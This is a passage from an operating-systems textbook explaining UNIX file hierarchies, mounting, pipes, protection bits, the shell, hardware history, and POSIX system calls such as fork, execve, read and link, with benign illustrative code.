

Figure 1-14. A file system for a university department.

The process and file hierarchies both are organized as trees, but the similarity stops there. Process hierarchies usually are not very deep (more than five levels is unusual), whereas file hierarchies are commonly six, seven, or even more levels deep. Process hierarchies are typically more short-lived than directory hierarchies which may exist for years. Ownership and protection also differ for processes and files. Typically, only a parent process may control or even access a child process, but mechanisms nearly always exist to allow files and directories to be read by a wider group than just the owner.

Every file within the directory hierarchy can be specified by giving its **path name** from the top of the directory hierarchy, the **root directory**. Such absolute path names consist of the list of directories that must be traversed from the root directory to get to the file, with slashes separating the components. In Fig. 1-14, the path for file *CS101* is */Faculty/Prof.Brown/Courses/CS101*. The leading slash indicates that the path is absolute, that is, starting at the root directory. As an aside, in Windows, the backslash (\) character is used as the separator instead of the slash (/) character (for historical reasons), so the file path given above would be written as *\Faculty\Prof.Brown\Courses\CS101*. Throughout this book, we will generally use the UNIX convention for paths.

At every instant, each process has a current **working directory**, in which path names not beginning with a slash are looked for. For example, in Fig. 1-14, if

/Faculty/Prof.Brown were the working directory, use of the path *Courses/CS101* would yield the same file as the absolute path name given above. Processes can change their working directory by issuing a system call specifying the new working directory.

Before a file can be read or written, it must be opened, at which time the permissions are checked. If the access is permitted, the system returns a small integer called a **file descriptor** to use in subsequent operations. If the access is prohibited, an error code is returned.

Another important concept in UNIX is the mounted file system. Most desktop computers and notebooks have one or more regular USB ports into which USB memory sticks (really, flash drives) can be plugged, or USB-C ports which can be used to connect external SSDs and hard disks. Some computers have optical drives for Blu-ray disks and you can ask old-timers for war stories about DVDs, CD-ROMs, and floppy disks. To provide an elegant way to deal with these removable media UNIX allows the file system on these separate storage devices to be attached to the main tree. Consider the situation of Fig. 1-15(a). Before the mount call, the **root file system**, on the hard disk, and a second file system, on USB drive, are separate and unrelated. The USB drive may even be formatted with, say, FAT-32 and the hard disk with, say, ext4.



Figure 1-15. (a) Before mounting, the files on the USB drive are not accessible. (b) After mounting, they are part of the file hierarchy.

Unfortunately, if the current directory of the shell is in the hard disk file system, the file system on the USB drive cannot be used, because there is no way to specify path names on it. UNIX does not allow path names to be prefixed by a drive name or number; that would be precisely the kind of device dependence that operating systems ought to eliminate. Instead, the mount system call allows the file system on the USB drive to be attached to the root file system wherever the program wants it to be. In Fig. 1-15(b) the file system on the USB drive has been mounted on directory *b*, thus allowing access to files */b/x* and */b/y*. If directory *b* had contained any files, they would not be accessible while the USB drive was mounted, since */b* would now refer to the root directory of the USB drive. (Not being able to access these files is not as serious as it at first seems: file systems are

nearly always mounted on empty directories.) If a system contains multiple hard disks, they can all be mounted into a single tree as well.

Another important concept in UNIX is the **special file**. Special files are provided in order to make I/O devices look like files. That way, they can be read and written using the same system calls as are used for reading and writing files. Two kinds of special files exist: **block special files** and **character special files**. Block special files are used to model devices that consist of a collection of randomly addressable blocks, such as SSDs and disks. By opening a block special file and reading, say, block 4, a program can directly access the fourth block on the device, without regard to the structure of the file system contained on it. Similarly, character special files are used to model printers, keyboards, mice, and other devices that accept or output a character stream. By convention, the special files are kept in the */dev* directory. For example, */dev/lp* might be the printer (once called the line printer).

The last feature we will discuss in this overview relates to both processes and files: pipes. A **pipe** is a sort of pseudofile that can be used to connect two processes, as shown in Fig. 1-16. If processes *A* and *B* wish to talk using a pipe, they must set it up in advance. When process *A* wants to send data to process *B*, it writes on the pipe as though it were an output file. In fact, the implementation of a pipe is very much like that of a file. Process *B* can read the data by reading from the pipe as though it were an input file. Thus, communication between processes in UNIX looks very much like ordinary file reads and writes. Stronger yet, the only way a process can discover that the output file it is writing on is not really a file, but a pipe, is by making a special system call. File systems are very important. We will have much more to say about them in Chap. 4 and also in Chaps. 10 and 11.



Figure 1-16. Two processes connected by a pipe.

1.5.4 Input/Output

All computers have physical devices for acquiring input and producing output. After all, what good would a computer be if the users could not tell it what to do and could not get the results after it did the work requested? Many kinds of input and output devices exist, including keyboards, monitors, printers, and so on. It is up to the operating system to manage these devices.

Consequently, every operating system has an I/O subsystem for managing its I/O devices. Some of the I/O software is device independent, that is, it applies to many or all I/O devices equally well. Other parts of it, such as device drivers, are specific to particular I/O devices. In Chap. 5, we will have a look at I/O software.

1.5.5 Protection

Computers contain large amounts of information that users often want to protect and keep confidential. This information may include email, business plans, tax returns, and much more. It is up to the operating system to manage the system security so that files, for example, are accessible only to authorized users.

As a simple example, just to get an idea of how security can work, consider UNIX. Files in UNIX are protected by assigning each one a 9-bit binary protection code. The protection code consists of three 3-bit fields, one for the owner, one for other members of the owner's group (users are divided into groups by the system administrator), and one for everyone else. Each field has a bit for read access, a bit for write access, and a bit for execute access. These 3 bits are known as the **rwx bits**. For example, the protection code *rwxr-x--x* means that the owner can **r**ead, **w**rite, or e**x**ecute the file, other group members can read or execute (but not write) the file, and everyone else can execute (but not read or write) the file. For a directory, *x* indicates search permission. A dash means that the corresponding permission is absent.

In addition to file protection, there are many other security issues. Protecting the system from unwanted intruders, both human and nonhuman (e.g., viruses), is one of them. We will look at various security issues in Chap. 9.

1.5.6 The Shell

The operating system is the code that carries out the system calls. Editors, compilers, assemblers, linkers, utility programs, and command interpreters definitely are not part of the operating system, even though they are important and useful. At the risk of confusing things somewhat, in this section we will look briefly at the UNIX command interpreter, the shell. Although it is not part of the operating system, it makes heavy use of many operating system features and thus serves as a good example of how the system calls are used. It is also the main interface between a user sitting at his terminal and the operating system, unless the user is using a graphical user interface. Many shells exist, including *sh*, *csh*, *ksh*, *bash*, and *zsh*. All of them support the functionality described below, which derives from the original shell (*sh*).

When any user logs in, a shell is started up. The shell has the terminal as standard input and standard output. It starts out by typing the **prompt**, a character such as a dollar sign, which tells the user that the shell is waiting to accept a command. If the user now types

```
date
```

for example, the shell creates a child process and runs the *date* program as the child. While the child process is running, the shell waits for it to finish. When the child finishes, the shell types the prompt again and tries to read the next input line.

The user can specify that standard output be redirected to a file, for example,

```
date >file
```

Similarly, standard input can be redirected, as in

```
sort <file1 >file2
```

which invokes the sort program with input taken from *file1* and output sent to *file2*.

The output of one program can be used as the input for another program by connecting them with a pipe. Thus

```
cat file1 file2 file3 | sort >/dev/lp
```

invokes the *cat* program to con*cat*enate three files and send the output to *sort* to arrange all the lines in alphabetical order. The output of *sort* is redirected to the file */dev/lp*, typically the printer.

If a user puts an ampersand after a command, the shell does not wait for it to complete. Instead it just gives a prompt immediately. Consequently,

```
cat file1 file2 file3 | sort >/dev/lp &
```

starts up the sort as a background job, allowing the user to continue working normally while the sort is going on. The shell has a number of other interesting features, which we do not have space to discuss here. Most books on UNIX discuss the shell at some length (e.g., Kochan and Wood, 2016; and Shotts, 2019).

Most personal computers these days use a GUI. In fact, the GUI is just a program running on top of the operating system, like a shell. In Linux systems, this fact is made obvious because the user has a choice of multiple GUIs: Gnome, KDE or even none at all (using a terminal window on X11). In Windows, replacing the standard GUI desktop is not typically done.

1.5.7 Ontogeny Recapitulates Phylogeny

After Charles Darwin's book *On the Origin of the Species* was published, the German zoologist Ernst Haeckel stated that "ontogeny recapitulates phylogeny." By this he meant that the development of an embryo (ontogeny) repeats (i.e., recapitulates) the evolution of the species (phylogeny). In other words, after fertilization, a human egg goes through stages of being a fish, a pig, and so on before turning into a human baby. Modern biologists regard this as a gross simplification, but it still has a kernel of truth in it.

Something vaguely analogous has happened in the computer industry. Each new species (mainframe, minicomputer, personal computer, handheld, embedded computer, smart card, etc.) seems to go through the development that its ancestors did, both in hardware and in software. We often forget that much of what happens in the computer business and a lot of other fields is technology driven. The reason the ancient Romans lacked automobiles is not that they enjoyed walking so much.

It is because they did not know how to build them. Personal computers exist *not* because millions of people have a centuries-old pent-up desire to own a computer, but because it is now possible to manufacture them cheaply. We often forget how much technology affects our view of systems and it is worth reflecting on this point from time to time.

In particular, it frequently happens that a change in technology renders some idea obsolete and it quickly vanishes. However, another change in technology could revive it again. This is especially true when the change has to do with the relative performance of different parts of the system. For instance, when CPUs became much faster than memories, caches became important to speed up the "slow" memory. If new memory technology someday makes memories much faster than CPUs, caches will vanish. And if a new CPU technology makes them faster than memories again, caches will reappear. In biology, extinction is forever, but in computer science, it is sometimes only for a few years.

As a consequence of this impermanence, in this book we will from time to time look at "obsolete" concepts, that is, ideas that are not optimal with current technology. However, changes in the technology may bring back some of the so-called "obsolete concepts." For this reason, it is important to understand why a concept is obsolete and what changes in the environment might bring it back again.

To make this point clearer, let us consider a simple example. Early computers had hardwired instruction sets. The instructions were executed directly by hardware and could not be changed. Then came microprogramming (first introduced on a large scale with the IBM 360), in which an underlying interpreter carried out the "hardware instructions" in software. Hardwired execution became obsolete. It was not flexible enough. Then RISC computers were invented, and microprogramming (i.e., interpreted execution) became obsolete because direct execution was faster. Now we are seeing the resurgence of microprogramming because it allows CPUs to be updated in the field (for instance in response to dangerous CPU vulnerabilities such as Spectre, Meltdown, and RIDL). Thus the pendulum has already swung several cycles between direct execution and interpretation and may yet swing again in the future.

Large Memories

Let us now examine some historical developments in hardware and how they have affected software repeatedly. The first mainframes had limited memory. A fully loaded IBM 7090 or 7094, which played king of the mountain from late 1959 until 1964, had just over 128 KB of memory. It was mostly programmed in assembly language and its operating system was written in assembly language to save precious memory.

As time went on, compilers for languages like FORTRAN and COBOL got good enough that assembly language was pronounced dead. But when the first commercial minicomputer (the PDP-1) was released, it had only 4096 18-bit words

of memory, and assembly language made a surprise comeback. Eventually, minicomputers acquired more memory and high-level languages became prevalent on them.

When microcomputers hit in the early 1980s, the first ones had 4-KB memories and assembly-language programming rose from the dead. Embedded computers often used the same CPU chips as the microcomputers (8080s, Z80s, and later 8086s) and were also programmed in assembler initially. Now their descendants, the personal computers, have lots of memory and are programmed in C, C++, Python, Java, and other high-level languages. Smart cards are undergoing a similar development, although beyond a certain size, the smart cards often have a Java interpreter and execute Java programs interpretively, rather than having Java being compiled to the smart card's machine language.

Protection Hardware

Early mainframes, like the IBM 7090/7094, had no protection hardware, so they just ran one program at a time. A buggy program could wipe out the operating system and easily crash the machine. With the introduction of the IBM 360, a primitive form of hardware protection became available. These machines could then hold several programs in memory at the same time and have them take turns running (multiprogramming). Monoprogramming was declared obsolete.

At least until the first minicomputer showed up—without protection hardware—so multiprogramming was not possible. Although the PDP-1 and PDP-8 had no protection hardware, eventually the PDP-11 did, and this feature led to multiprogramming and eventually to UNIX.

When the first microcomputers were built, they used the Intel 8080 CPU chip, which had no hardware protection, so we were back to monoprogramming—one program in memory at a time. It was not until the Intel 80286 chip that protection hardware was added and multiprogramming became possible. Until this day, many embedded systems have no protection hardware and run just a single program. That works because the system designers have total control over all the software.

Disks

Early mainframes were largely magnetic-tape based. They would read in a program from tape, compile it, run it, and write the results back to another tape. There were no disks and no concept of a file system. That began to change when IBM introduced the first hard disk—the RAMAC (RAndoM ACcess) in 1956. It occupied about 4 square meters of floor space and could store 5 million 7-bit characters, enough for a single medium-resolution digital photo. But with an annual rental fee of about $35,000, assembling enough of them to store the equivalent of a roll of film got pricey quite fast. But eventually prices came down and primitive file systems were developed for the successors of these unwieldy devices.

Typical of these new developments was the CDC 6600, introduced in 1964 and for years by far the fastest computer in the world. Users could create so-called "permanent files" by giving them names and hoping that no other user had also decided that, say, "data" was a suitable name for a file. This was a single-level directory. Eventually, mainframes developed complex hierarchical file systems, perhaps culminating in the MULTICS file system.

As minicomputers came into use, they eventually also had hard disks. The standard disk on the PDP-11 when it was introduced in 1970 was the RK05 disk, with a capacity of 2.5 MB, about half of the IBM RAMAC, but it was only about 40 cm in diameter and 5 cm high. But it, too, had a single-level directory initially. When microcomputers came out, CP/M was initially the dominant operating system, and it, too, supported just one directory on the (floppy) disk. Later minicomputers and microcomputers got hierarchical file systems also.

Virtual Memory

Virtual memory (discussed in Chap. 3) gives the ability to run programs larger than the machine's physical memory by rapidly moving pieces back and forth between RAM and stable storage (SSD or disk). It underwent a similar development, first appearing on mainframes, then moving to the minis and the micros. Virtual memory also allowed having a program dynamically link in a library at run time instead of having it compiled in. MULTICS was again the first system to allow this. Eventually, the idea propagated down the line and is now widely used on most UNIX and Windows systems.

In all these developments, we see ideas invented in one context and later thrown out when the context changes (assembly-language programming, monoprogramming, single-level directories, etc.) only to reappear in a different context often a decade later. For this reason, in this book we will sometimes look at ideas and algorithms that may seem dated on today's high-end PCs, but which may soon come back on embedded computers, smart watches, or smart cards.

1.6 SYSTEM CALLS

We have seen that operating systems have two main functions: providing abstractions to user programs and managing the computer's resources. For the most part, the interaction between user programs and the operating system deals with the former; for example, creating, writing, reading, and deleting files. The resource--management part is largely transparent to the users and done automatically. Thus, the interface between user programs and the operating system is primarily about dealing with the abstractions. To really understand what operating systems do, we must examine this interface closely. The system calls available in the interface vary from one operating system to another, but the underlying concepts are similar.

We are thus forced to make a choice between (1) vague generalities ("operating systems have system calls for reading files") and (2) some specific system ("UNIX has a read system call with three parameters: one to specify the file, one to tell where the data are to be put, and one to tell how many bytes to read").

We have chosen the latter approach. It's more work that way, but it gives more insight into what operating systems really do. Although this discussion specifically refers to POSIX (International Standard 9945-1), hence also to UNIX, System V, BSD, Linux, MINIX 3, and so on, most other modern operating systems have system calls that perform the same functions, even if the details differ. Since the actual mechanics of issuing a system call are highly machine dependent and often must be expressed in assembly code, a procedure library is provided to make it possible to make system calls from C programs and often from other languages as well.

It is useful to keep the following in mind. Any single-CPU computer can execute only one instruction at a time. If a process is running a user program in user mode and needs a system service, such as reading data from a file, it has to execute a trap instruction to transfer control to the operating system. The operating system then figures out what the calling process wants by inspecting the parameters. Then it carries out the system call and returns control to the instruction following the system call. In a sense, making a system call is like making a special kind of procedure call—only system calls enter the kernel and procedure calls do not.

To make the system-call mechanism clearer, let us take a quick look at the read system call. As mentioned above, it has three parameters: the first one specifying the file, the second one pointing to the buffer, and the third one giving the number of bytes to read. Like nearly all system calls, it is invoked from C programs by calling a library procedure with the same name as the system call: *read*. A call from a C program might look like this:

```
count = read(fd, buffer, nbytes);
```

The system call (and the library procedure) returns the number of bytes actually read in *count*. This value is normally the same as *nbytes*, but may be smaller, if, for example, end-of-file is encountered while reading.

If the system call cannot be carried out owing to an invalid parameter or a disk error, *count* is set to −1, and the error number is put in a global variable, *errno*. Programs should always check the results of a system call to see if an error occurred.

System calls are performed in a series of steps. To make this concept clearer, let us examine the read call discussed above. In preparation for calling the *read* library procedure, which actually makes the read system call, the calling program first prepares the parameters, for instance by storing them in a set of registers that by convention are used for parameters. For instance, on x86-64 CPUs, Linux, FreeBSD, Solaris, and macOS use the System V AMD64 ABI **calling convention**, which means that the first six parameters are passed in registers RDI, RSI, RDX,

RCX, R8, and R9. If there are more than six arguments, the remainder will be pushed onto the stack. As we have only three arguments for *read* library procedure, this is shown as steps 1–3 in Fig. 1-17.



Figure 1-17. The 10 steps in making the system call read(fd, buffer, nbytes).

The first and third parameters are passed by value, but the second parameter is a reference, meaning that the address of the buffer is passed, not the contents of the buffer. Then comes the actual call to the library procedure (step 4). This instruction is the normal procedure-call instruction used to call all procedures.

The library procedure, written in assembly language, typically puts the system-call number in a place where the operating system expects it, such as the RAX register (step 5). Then it executes a **trap** instruction (such the X86-64 SYSCALL instruction) to switch from user mode to kernel mode and start execution at a fixed address within the kernel (step 6). The trap instruction is actually fairly similar to the procedure-call instruction in the sense that the instruction following it is taken from a distant location and the return address is saved on the stack for use later.

Nevertheless, the trap instruction also differs from the procedure-call instruction in two fundamental ways. First, as a side effect, it switches into kernel mode. The procedure call instruction does not change the mode. Second, rather than giving a relative or absolute address where the procedure is located, the trap instruction cannot jump to an arbitrary address. Depending on the architecture, either it

jumps to a single fixed location (this is the case for the x86-4 SYSCALL instruction) or there is an 8-bit field in the instruction giving the index into a table in memory containing jump addresses, or equivalent.

The kernel code that starts following the trap examines the system-call number in the RAX register and then dispatches to the correct system-call handler, usually via a table of pointers to system-call handlers indexed on system-call number (step 7). At that point, the system-call handler runs (step 8). Once it has completed its work, control may be returned to the user-space library procedure at the instruction following the trap instruction (step 9). This procedure then returns to the user program in the usual way procedure calls return (step 10), which then continues with the next instruction in the program (step 11).

In step 9 above, we said "may be returned to the user-space library procedure" for good reason. The system call may block the caller, preventing it from continuing. For example, if it is trying to read from the keyboard and nothing has been typed yet, the caller has to be blocked. In this case, the operating system will look around to see if some other process can be run next. Later, when the desired input is available, this process will get the attention of the system and run steps 9 and 10.

In the following sections, we will examine some of the most heavily used POSIX system calls, or more specifically, the library procedures that make those system calls. POSIX has about 100 procedure calls. Some of the most important ones are listed in Fig. 1-18, grouped for convenience in four categories. In the text, we will briefly examine each call to see what it does.

To a large extent, the services offered by these calls determine most of what the operating system has to do, since the resource management on personal computers is minimal (at least compared to big machines with multiple users). The services include things like creating and terminating processes, creating, deleting, reading, and writing files, managing directories, and performing input and output.

As an aside, it is worth pointing out that the mapping of POSIX procedure calls onto system calls is not one-to-one. The POSIX standard specifies a number of procedures that a conformant system must supply, but it does not specify whether they are system calls, library calls, or something else. If a procedure can be carried out without invoking a system call (i.e., without trapping to the kernel), it will usually be done in user space for reasons of performance. However, most of the POSIX procedures do invoke system calls, usually with one procedure mapping directly onto one system call. In a few cases, especially where several required procedures are only minor variations of one another, one system call handles more than one library call.

1.6.1 System Calls for Process Management

The first group of calls in Fig. 1-18 deals with process management. Fork is a good place to start the discussion. Fork is the only way to create a new process in POSIX. It creates an exact duplicate of the original process, including all the file

Process management

Call	Description
pid = fork( )	Create a child process identical to the parent
pid = waitpid(pid, &statloc, options)	Wait for a child to terminate
s = execve(name, argv, environp)	Replace a process' core image
exit(status)	Terminate process execution and return status

File management

Call	Description
fd = open(file, how, ...)	Open a file for reading, writing, or both
s = close(fd)	Close an open file
n = read(fd, buffer, nbytes)	Read data from a file into a buffer
n = write(fd, buffer, nbytes)	Write data from a buffer into a file
position = lseek(fd, offset, whence)	Move the file pointer
s = stat(name, &buf)	Get a file's status information

Directory- and file-system management

Call	Description
s = mkdir(name, mode)	Create a new directory
s = rmdir(name)	Remove an empty directory
s = link(name1, name2)	Create a new entry, name2, pointing to name1
s = unlink(name)	Remove a directory entry
s = mount(special, name, flag)	Mount a file system
s = umount(special)	Unmount a file system

Miscellaneous

Call	Description
s = chdir(dirname)	Change the working directory
s = chmod(name, mode)	Change a file's protection bits
s = kill(pid, signal)	Send a signal to a process
seconds = time(&seconds)	Get the elapsed time since Jan. 1, 1970

Figure 1-18. Some of the major POSIX system calls. The return code *s* is –1 if an error has occurred. The return codes are as follows: *pid* is a process id, *fd* is a file descriptor, *n* is a byte count, *position* is an offset within the file, and *seconds* is the elapsed time. The parameters are explained in the text.

descriptors, registers—everything. After the fork, the original process and the copy (the parent and child) go their separate ways. All the variables have identical values at the time of the fork, but since the parent's data are copied to create the child, subsequent changes in one of them do not affect the other one. In fact, the memory of the child may be shared **copy-on-write** with the parent. This means that parent

and child share a single physical copy of the memory until one of the two modifies a value at a location in memory—in which case the operating system makes a copy of the small chunk of memory containing that location. Doing so minimizes the amount of memory that needs to be copied a priori, as much can remain shared. Moreover, part of the memory, for instance, the program text does not change at, so it can always be shared between parent and child. The fork call returns a value, which is zero in the child and equal to the child's **PID** (**Process IDentifier**) in the parent. Using the returned PID, the two processes can see which one is the parent process and which one is the child process.

In most cases, after a fork, the child will need to execute different code from the parent. Consider the case of the shell. It reads a command from the terminal, forks off a child process, waits for the child to execute the command, and then reads the next command when the child terminates. To wait for the child to finish, the parent executes a waitpid system call, which just waits until the child terminates (any child if more than one exists). Waitpid can wait for a specific child, or for any old child by setting the first parameter to −1. When waitpid completes, the address pointed to by the second parameter, *statloc*, will be set to the child process' exit status (normal or abnormal termination and exit value). Various options are also provided, specified by the third parameter. For example, returning immediately if no child has already exited.

Now consider how fork is used by the shell. When a command is typed, the shell forks off a new process. This child process must execute the user command. It does this by using the execve system call, which causes its entire core image to be replaced by the file named in its first parameter. A highly simplified shell illustrating the use of fork, waitpid, and execve is shown in Fig. 1-19.

```
#define TRUE 1

while (TRUE) {                                  /* repeat forever */
     type_prompt( );                            /* display prompt on the screen */
     read_command(command, parameters);         /* read input from terminal */

     if (fork( ) != 0) {                        /* fork off child process */
          /* Parent code. */
          waitpid(-1, &status, 0);              /* wait for child to exit */
     } else {
          /* Child code. */
          execve(command, parameters, 0);       /* execute command */
     }
}
```

Figure 1-19. A stripped-down shell. Throughout this book, *TRUE* is assumed to be defined as 1.

In the most general case, execve has three parameters: the name of the file to be executed, a pointer to the argument array, and a pointer to the environment

array. These will be described shortly. Various library routines, including *execl*, *execv*, *execle*, and *execve*, are provided to allow the parameters to be omitted or specified in various ways. Throughout this book we will use the name exec to represent the system call invoked by all of these.

Let us consider the case of a command such as

```
cp file1 file2
```

used to copy *file1* to *file2*. After the shell has forked, the child process locates and executes the file *cp* and passes to it the names of the source and target files.

The main program of *cp* (and main program of most other C programs) contains the declaration

```
main(argc, argv, envp)
```

where *argc* is a count of the number of items on the command line, including the program name. For the example above, *argc* is 3.

The second parameter, *argv*, is a pointer to an array. Element *i* of that array is a pointer to the *i*th string on the command line. In our example, *argv*[0] would point to the string "cp", *argv*[1] would point to the string "file1", and *argv*[2] would point to the string "file2".

The third parameter of *main*, *envp*, is a pointer to the environment, an array of strings containing assignments of the form *name = value* used to pass information such as the terminal type and home directory name to programs. There are library procedures that programs can call to get the environment variables, which are often used to customize how a user wants to perform certain tasks (e.g., the default printer to use). In Fig. 1-19, no environment is passed to the child, so the third parameter of *execve* is a zero.

If exec seems complicated, do not despair; it is (semantically) the most complex of all the POSIX system calls. All the other ones are much simpler. As an example of a simple one, consider exit, which processes should use when they are finished executing. It has one parameter, the exit status (0 to 255), which is returned to the parent via *statloc* in the waitpid system call.

Processes in UNIX have their memory divided up into three segments: the **text segment** (i.e., the program code), the **data segment** (i.e., the variables), and the **stack segment**. The data segment grows upward and the stack grows downward, as shown in Fig. 1-20. Between them is a gap of unused address space. The stack grows into the gap automatically, as needed, but expansion of the data segment is done explicitly by using a system call, brk, which specifies the new address where the data segment is to end. This call, however, is not defined by the POSIX standard, since programmers are encouraged to use the *malloc* library procedure for dynamically allocating storage, and the underlying implementation of *malloc* was not thought to be a suitable subject for standardization since few programmers use it directly and it is doubtful that anyone even notices that brk is not in POSIX. (In

most systems, there are other memory areas also, for instance those create with the mmap system call, which creates a new virtual memory areas, but we will get to those later.)



Figure 1-20. Processes have three segments: text, data, and stack.

1.6.2 System Calls for File Management

Many system calls relate to the file system. In this section, we will look at calls that operate on individual files; in the next one we will examine those that involve directories or the file system as a whole.

To read or write a file, it must first be opened. This call specifies the file name to be opened, either as an absolute path name or relative to the working directory, as well as a code of *O_RDONLY*, *O_WRONLY*, or *O_RDWR*, meaning open for reading, writing, or both. To create a new file, the *O_CREAT* parameter is used. The file descriptor returned can then be used for reading or writing. Afterward, the file can be closed by close, which makes the file descriptor available for reuse on a subsequent open.

The most heavily used calls are undoubtedly read and write. We saw read earlier. Write has the same parameters.

Although most programs read and write files sequentially, for some applications programs need to be able to access any part of a file at random. Associated with each file is a pointer that indicates the current position in the file. When reading (writing) sequentially, it normally points to the next byte to be read (written). The lseek call changes the value of the position pointer, so that subsequent calls to read or write can begin anywhere in the file.

Lseek has three parameters: the first is the file descriptor for the file, the second is a file position, and the third tells whether the file position is relative to the beginning of the file, the current position, or the end of the file. The value returned by lseek is the absolute position in the file (in bytes) after changing the pointer.

For each file, UNIX keeps track of the file mode (regular file, special file, directory, and so on), size, time of last modification, and other information. Programs can ask to see this information via the stat system call. The first parameter

specifies the file to be inspected; the second one is a pointer to a structure where the information is to be put. The fstat calls does the same thing for an open file.

1.6.3 System Calls for Directory Management

In this section, we will look at some system calls that relate more to directories or the file system as a whole, rather than just to one specific file as in the previous section. The first two calls, mkdir and rmdir, create and remove empty directories, respectively. The next call is link. Its purpose is to allow the same file to appear under two or more names, often in different directories. A typical use is to allow several members of the same programming team to share a common file, with each of them having the file appear in his own directory, possibly under different names. Sharing a file is not the same as giving every team member a private copy; having a shared file means that changes that any member of the team makes are instantly visible to the other members—there is only one file. When copies are made of a file, subsequent changes made to one copy do not affect the others.

To see how link works, consider the situation of Fig. 1-21(a). Here are two users, *ast* and *jim*, each having his own directory with some files. If *ast* now executes a program containing the system call

```
link("/usr/jim/memo", "/usr/ast/note");
```

the file *memo* in *jim*'s directory is now entered into *ast*'s directory under the name *note*. Thereafter, */usr/jim/memo* and */usr/ast/note* refer to the same file. As an aside, whether user directories are kept in */usr*, */user*, */home*, or somewhere else is simply a decision made by the local system administrator.



Figure 1-21. (a) Two directories before linking */usr/jim/memo* to *ast*'s directory. (b) The same directories after linking.

Understanding *how* link works will probably make clearer *what* it does. Every file in UNIX has a unique number, its i-number, that identifies it. This i-number is an index into a table of **i-nodes**, one per file, telling who owns the file, where its disk blocks are, and so on[†]. A directory is simply a file containing a set of (i-number, ASCII name) pairs. In the first versions of UNIX, each directory entry was 16

[†]Most people still call them disk blocks, even if they reside on SSD.

bytes—2 bytes for the i-number and 14 bytes for the name. Now a more complicated structure is needed to support long file names, but conceptually a directory is still a set of (i-number, ASCII name) pairs. In Fig. 1-21, *mail* has i-number 16, and so on. What link does is simply create a brand new directory entry with a (possibly new) name, using the i-number of an existing file. In Fig. 1-21(b), two entries have the same i-number (70) and thus refer to the same file. If either one is later removed, using the unlink system call, the other one remains. If both are removed, UNIX sees that no entries to the file exist (a field in the i-node keeps track of the number of directory entries pointing to the file), so the file is removed from the SSD or disk and its blocks are returned to the free block pool.

